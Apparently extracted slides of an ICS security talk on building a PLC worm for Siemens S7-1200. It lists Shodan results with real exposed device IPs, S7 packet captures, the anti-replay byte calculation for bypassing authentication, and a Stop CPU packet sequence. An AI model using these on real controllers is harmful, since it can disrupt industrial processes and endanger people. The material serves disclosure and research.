

A step by step guide of writing a worm to infect PLC-based systems using ladder logic

By Dr. Siu Ming Yiu and Shuanglin Jiang



ABOUT

❑ ArtisanLab

Foucs on ICS/SCADA Research, has participated in a variety of industries on-site Penetest (such as electric power, petroleum, petrochemical, tobacco, smart intellectual property, etc.), industrial safety and security simulation environment construction, industrial equipment vulnerability disclosure.

❑ Contact

E-Mail : icsmasterlab@gmail.com

GitHub : <https://github.com/w3h>

SITE : <http://icsmaster.com>



CONTENT

1

ICS Overview

2

Base Knowledge

3

Realize

4


Attack Demo

ICS Events

TIME	EVENT
2007	The attackers invaded a water SCADA control system in Canada, destroying the computers that took the water dispatch.
2008	The attackers invaded a metro system in a Polish city and changed the track switchman by means of a television remote to derail four carriages.
2010	The Iranian nuclear facility is infected with Stuxnet virus, which seriously threatens the safe operation of nuclear reactors.
2011	Hacking data acquisition and monitoring systems hacked the water pumps in urban water systems in Illinois.
2012	Discover Flame Flames, a malicious program that attacks multiple Middle Eastern countries that collects sensitive information across industries.
2014	Havex virus swept across Europe and the United States, hijacked power industrial equipment, blocking the power supply, in China also found a small sample spread.
2015	Ukraine's power system was attacked by BlackEnergy malware causing a massive blackout, leaving more than half of the homes in Ivano-Frankivsk region (about 1.4 million people) suffering from power outages; the entire power outage lasted for hours.
2016	Ghoul operations have launched targeted penetration attacks on industrial, manufacturing and construction management agencies in more than 30 countries, and more than 130 agencies have been identified as victims of such attacks.
2017	WannaCry ransomware outbreak worldwide, a large number of industrial site host is infected

Serial Device Connected To The Internet

<https://www.shodan.io/> port:30718



SHODAN port:30718			
Exploits	Maps	Share Search	Download Results
TOTAL RESULTS			
10,630			
TOP COUNTRIES			
United States 6,411			
Canada 1,027			
Sweden 647			
Hungary 294			
United Kingdom 293			
TOP ORGANIZATIONS			
Mediacom Cable 2,333			
Cogeco Cable Holdings 861			
Verizon Wireless 516			
Comcast Business 507			
Atlantic Broadband 155			
TOP PRODUCTS			
Lantronix 10,050			
EchoLink radio-over-VoIP 3			
208.100.141.172			
TDS Telecom			
Added on 2017-12-06 07:41:43 GMT			
United States, Band			
Details			
24.226.208.126			
Cogeco Cable Holdings			
Added on 2017-12-06 07:41:27 GMT			
Canada, Tross-rivières			
Details			
62.71.90.119			
Telia Sonera Finland Oyj			
Added on 2017-12-06 07:41:20 GMT			
Finland			
Details			
131.188.72.46			
Friedrich-Alexander-Universität Erlangen-Nürnberg			
Added on 2017-12-06 07:41:15 GMT			
Germany, Erlangen			
Details			
147.83.216.246			
UPCnet			
Added on 2017-12-06 07:40:01 GMT			
ona			

PLC Connected To The Internet

port:2455 Operating System

SHODAN

port:2455 Operating System

Explore

Downloads

Reports

Enterprise Access

Contact Us

My Account

Exploits

Maps

Share Search

Download Results

Create Report

TOTAL RESULTS

1,326

TOP COUNTRIES

Germany	261
France	127
Turkey	117
Poland	102
Italy	99

TOP ORGANIZATIONS

Deutsche Telekom AG	181
Turkcell	100
SFR	60
Orange	46
Bluewin	28

TOP OPERATING SYSTEMS

Windows 7 or 8	1
----------------	---

TOP PRODUCTS

3S-Smart Software Solutions	1,326
-----------------------------	-------

188.179.175.90

188-179-175-90-static.dk.customer.tdc.net

TDC Danmark

Added on 2017-12-08 00:14:37 GMT

Denmark, Maribo

Details

ICS

Operating System: Nucleus PLUS

Operating System Details: Nucleus PLUS version unknown

Product: 3S-Smart Software Solutions

5.26.108.190

Turkcell

Added on 2017-12-07 23:34:05 GMT

Turkey

Details

ICS

Operating System: Linux

Operating System Details: 3.18.13-rt10-w02.00.03+3 [runti

Product: 3S-Smart Software Solutions

88.147.110.166

88-147-110-166.v4.ngi.it

NGI SpA

Added on 2017-12-07 23:29:28 GMT

Italy, Cernusco Sul Naviglio

Details

ICS

Operating System: Nucleus PLUS

Operating System Details: Nucleus PLUS version unknown

Product: 3S-Smart Software Solutions

213.203.133.210

net203-133-210.mclink.it

Mc-link SpA

Added on 2017-12-07 23:07:22 GMT

Italy

Details

ICS

Operating System: Nucleus PLUS

Operating System Details: Nucleus PLUS version unknown

Product: 3S-Smart Software Solutions

89.118.97.77

89-118-97-77-static.albacom.net

BT Italia S.p.A.

Added on 2017-12-07 22:59:14 GMT

Italy

Details

ICS


Operating System: Linux

Operating System Details: 3.18.13-pfxxxx-02.00.02_00+14-r

Product: 3S-Smart Software Solutions


PLC Connected To The Internet

<https://www.shodan.io/> siemens cpu




Attack Ideas For The PLC

- ❑ ICS Ransomware
- ❑ PLC Radio
- ❑ Payload Distribution System
- ❑ Socket Proxy
- ❑ **PLC Worm**



Lastest Event - TRITON



Attackers Deploy New ICS Attack Framework “TRITON” and Cause Operational Disruption to Critical Infrastructure

December 14, 2017 | by [Blake Johnson](#), [Dan Caban](#), [Marina Krotofil](#), [Dan Scali](#), [Nathan Brubaker](#), [Christopher Glyer](#) | [Threat Research](#)

Introduction

[Mandiant](#) recently responded to an incident at a critical infrastructure organization where an attacker deployed malware designed to manipulate industrial safety systems. The targeted systems provided emergency shutdown capability for industrial processes. We assess with moderate confidence that the attacker was developing the capability to cause physical damage and inadvertently shutdown operations. This malware, which we call TRITON, is an attack framework built to interact with Triconex Safety Instrumented System (SIS) controllers. We have not attributed the incident to a threat actor, though we believe the activity is consistent with a nation state preparing for an attack.

TRITON is one of a limited number of publicly identified malicious software families targeted at [industrial control systems \(ICS\)](#). It follows [Stuxnet](#) which was used against Iran in 2010 and Industroyer which we believe was deployed by Sandworm Team against Ukraine in 2016. TRITON is consistent with these attacks, in that it could prevent safety mechanisms from executing their intended function, resulting in a physical consequence.

CONTENT

1

ICS Overview

2

Base Knowledge


3

Realize


4

Attack Demo

PLC Structure



PLC Run Process





Base Block

- ❑ OB(Organization Block)
- ❑ FB(Function Block)
- ❑ FC(Function)
- ❑ DB(Data Block)


PLC Programming Language

□ LAD

□ STL

□ FBD

□ SCL





LAD/FBD/STL三种编程语言切换关系

TSEND/TRCV

The official Siemens documentation "[s71200_system_manual_en-US_en-US.pdf](#)"

Table 10- 11 TSEND and TRCV instructions



LAD / FBD	SCL	Description
<p>"T_SEND_DB"</p> 	<pre>"TSEND_DB" (req:=_bool_in_, ID:=_word_in_, len:=_uint_in_, done=>_bool_out_, busy=>_bool_out_, error=>_bool_out_, status=>_word_out_, data:= variant inout);</pre>	<p>TCP and ISO on TCP: TSEND sends data through a communication connection from the CPU to a partner station.</p>
<p>"T_RCV_DB"</p> 	<pre>"TRCV_DB" (en_r:=_bool_in_, ID:=_word_in_, len:=_uint_in_, ndr=>_bool_out_, busy=>_bool_out_, error=>_bool_out_, status=>_word_out_, rcvd_len=>_uint_out_, data:= variant inout);</pre>	<p>TCP and ISO on TCP: TRCV receives data through a communication connection from a partner station to the CPU.</p>

¹ STEP 7 automatically creates the DB when you insert the instruction.

TCON/TDISCON

The official Siemens documentation "[s71200_system_manual_en-US_en-US.pdf](#)"


Table 10- 8 TCON and TDISCON instructions

LAD / FBD		Description
<p>"T_CON_DB"</p> 	<pre>"TCON_DB" (req:= _bool_in_, ID:= _undef_in_, done=> _bool_out_, busy=> _bool_out_, error=> _bool_out_, status=> _word_out_, connect:= struct inout);</pre>	TCP and ISO on TCP: TCON initiates a communications connection from the CPU to a communication partner.
<p>"T_DISCON_DB"</p> 	<pre>"TDISCON_DB" (req:= _bool_in_, ID:= _word_in_, done=> _bool_out_, busy=> _bool_out_, error=> _bool_out_, status=> _word_out_);</pre>	TCP and ISO on TCP: TDISCON terminates a communications connection from the CPU to a communication partner.

¹ STEP 7 automatically creates the DB when you insert the instruction.


S7 Protocol Format

```
> Frame 10: 197 bytes on wire (1576 bits), 197 bytes captured (1576 bits)
> Ethernet II, Src: Vmware_a1:9f:46 (00:0c:29:a1:9f:46), Dst: Siemens_81:0c:03 (28:63:36:81:0c:03)
> Internet Protocol Version 4, Src: 192.168.1.130 (192.168.1.130), Dst: 192.168.1.14 (192.168.1.14)
> Transmission Control Protocol, Src Port: 51254 (51254), Dst Port: iso-tsap (102), Seq: 283, Ack: 173, Len: 143
> TPKT, Version: 3, Length: 143
√ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
  Length: 2
  PDU Type: DT Data (0x0f)
  [Destination reference: 0x0000]
  .000 0000 = TPDU number: 0x00
  1... .... = Last data unit: Yes
  COTP segment data (136 bytes)
√ [2 COTP Segments (136 bytes): #9(0), #10(136)]
  [Frame: 9 (no data)]
  [Frame: 10, payload: 0-135 (136 bytes)]
  [Segment count: 2]
  [Reassembled COTP Length: 136]
√ Data (136 bytes)
  Data: 7202008031000005420000002000003a43400003a40101...
  [Length: 136]
```



```
0000 28 63 36 81 0c 03 00 0c 29 a1 9f 46 08 00 45 00 (c6.....)..F..E.
0010 00 b7 37 2f 40 00 80 06 3f 31 c0 a8 01 82 c0 a8 ..7/@... ?1.....
0020 01 0e c8 36 00 66 59 9f 05 2f 00 03 37 0c 50 18 ...6.fY. ./..7.P.
0030 fa 44 52 09 00 00 03 00 00 8f 02 f0 80 72 02 00 .DR.....r..
0040 80 31 00 00 05 42 00 00 00 02 00 00 03 a4 34 00 .1...B.....4.
0050 00 03 a4 01 01 82 32 01 00 17 00 00 01 3a 82 3b .....2.....;
0060 00 04 82 00 82 3c 00 04 81 40 82 3d 00 04 84 80 .....<...@.=.....
0070 c0 40 82 3e 00 04 84 80 c0 40 82 3f 00 15 00 82 .@.>....@.?....
0080 40 00 15 1a 31 3b 36 45 53 37 20 32 31 31 2d 31 @...1;6E S7 211-1
0090 41 45 33 31 2d 30 58 42 30 3b 56 33 2e 30 82 41 AE31-0XB 0;V3.0.A
00a0 00 03 00 03 00 00 00 00 04 e8 89 69 00 12 00 00 .....i.i.....
00b0 00 00 89 6a 00 13 00 89 6b 00 04 00 00 00 00 00 ...j....k.....
00c0 00 72 02 00 00 .P...
```

S7-1200 Authenticate



S7-1200 Authenticate

- ❑ The **25th** byte in connection confirm packet S7CommPlus response is the challenge. .
- ❑ The anti replay byte is calculated by the following formula **0x80 + 随机数**. The **24th** and **29th** need to replace.

S7-1200 Authenticate


1	0.000000	192.168.1.123	192.168.1.17	TCP	66 49382-102 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000843	192.168.1.17	192.168.1.123	TCP	60 102-49382 [SYN, ACK] Seq=0 Ack=1 Win=4096 Len=0 MSS=1460
3	0.000943	192.168.1.123	192.168.1.17	TCP	54 49382-102 [ACK] Seq=1 Ack=1 Win=16445440 Len=0
4	0.001103	192.168.1.123	192.168.1.17	COTP	89 CR TPDU src-ref: 0x006b dst-ref: 0x0000
5	0.002162	192.168.1.17	192.168.1.123	COTP	89 CC TPDU src-ref: 0x0008 dst-ref: 0x006b
6	0.002702	192.168.1.123	192.168.1.17	T.125	294 57649
7	0.016274	192.168.1.17	192.168.1.123	T.125	191 31282
8	0.016604	192.168.1.123	192.168.1.17	COTP	61 DT TPDU (0) [COTP fragment, 0 bytes]
9	0.016929	192.168.1.123	192.168.1.17	T.125	197 32817
10	0.021071	192.168.1.17	192.168.1.123	T.125	85 4146
11	0.021233	192.168.1.123	192.168.1.17	COTP	61 DT TPDU (0) [COTP fragment, 0 bytes]
12	0.033594	192.168.1.123	192.168.1.17	T.125	121 13361
13	0.036057	192.168.1.17	192.168.1.123	T.125	91 5682
14	0.036256	192.168.1.123	192.168.1.17	COTP	61 DT TPDU (0) [COTP fragment, 0 bytes]
15	0.038223	192.168.1.123	192.168.1.17	T.125	121 13361
16	0.040982	192.168.1.17	192.168.1.123	T.125	149 20530

Frame 12: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)
Ethernet II, Src: 00:0c:29:a1:9f:46 (00:0c:29:a1:9f:46), Dst: 00:1c:06:22:2b:ab (00:1c:06:22:2b:ab)
Internet Protocol Version 4, Src: 192.168.1.123 (192.168.1.123), Dst: 192.168.1.17 (192.168.1.17)
Transmission Control Protocol, Src Port: 49382 (49382), Dst Port: 102 (102), Seq: 433, Ack: 204, Len: 67
TPKT, Version: 3, Length: 67
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
[2 COTP Segments (60 bytes): #11(0), #12(60)]
MULTIPOINT-COMMUNICATION-SERVICE T.125
DomainMCSPPDU: uniformSendDataIndication (28)

0000 00 1c 06 22 2b ab 00 0c 29 a1 9f 46 08 00 45 00 ...F...E.
0010 00 6b 11 ac 40 00 80 06 04 c0 a8 7b c0 a8 ...k...e...
0020 01 11 c0 e6 00 66 45 b8 54 2d 00 05 06 e5 50 18 ...FE. 4...P.
0030 fa 25 53 fc 00 00 03 00 00 00 00 00 00 00 00 %S...C...
0040 34 31 00 00 05 86 00 00 00 00 00 00 00 00 00 41...C...
0050 00 03 e0 20 04 01 82 2c 00 00 04 e8 89 69 00 12 ...j...k...
0060 00 00 00 00 89 6a 00 13 00 89 6b 00 00 00 00 ...f...
0070 01 00 00 00 00 72 02 00 00

Session + 0x80

S7-1200 Stop CPU



1	0.000000	192.168.1.118	192.168.1.17	TCP	66 1218-102 [SYN] Seq=0 Win=8192 Len=0 MSS=
2	0.002227	192.168.1.17	192.168.1.118	TCP	60 102-1218 [SYN, ACK] Seq=0 Ack=1 Win=4096
3	0.002311	192.168.1.118	192.168.1.17	TCP	54 1218-102 [ACK] Seq=1 Ack=1 Win=16445440
4	0.003249	192.168.1.118	192.168.1.17	COTP	89 CR TPDU src-ref: 0x002a dst-ref: 0x0000
5	0.004164	192.168.1.17	192.168.1.118	COTP	89 CC TPDU src-ref: 0x000c dst-ref: 0x002a
6	0.004909	192.168.1.118	192.168.1.17	T.125	294 57649
7	0.021617	192.168.1.17	192.168.1.118	T.125	191 31282
8	0.022662	192.168.1.118	192.168.1.17	T.125	121 13361
9	0.027166	192.168.1.17	192.168.1.118	T.125	84 3890
10	0.028442	192.168.1.118	192.168.1.17	TCP	54 1218-102 [FIN, ACK] Seq=343 Ack=203 Win=
11	0.029163	192.168.1.17	192.168.1.118	TCP	60 102-1218 [ACK] Seq=203 Ack=344 Win=4096
12	0.029630	192.168.1.17	192.168.1.118	TCP	60 102-1218 [FIN, ACK] Seq=203 Ack=344 Win=
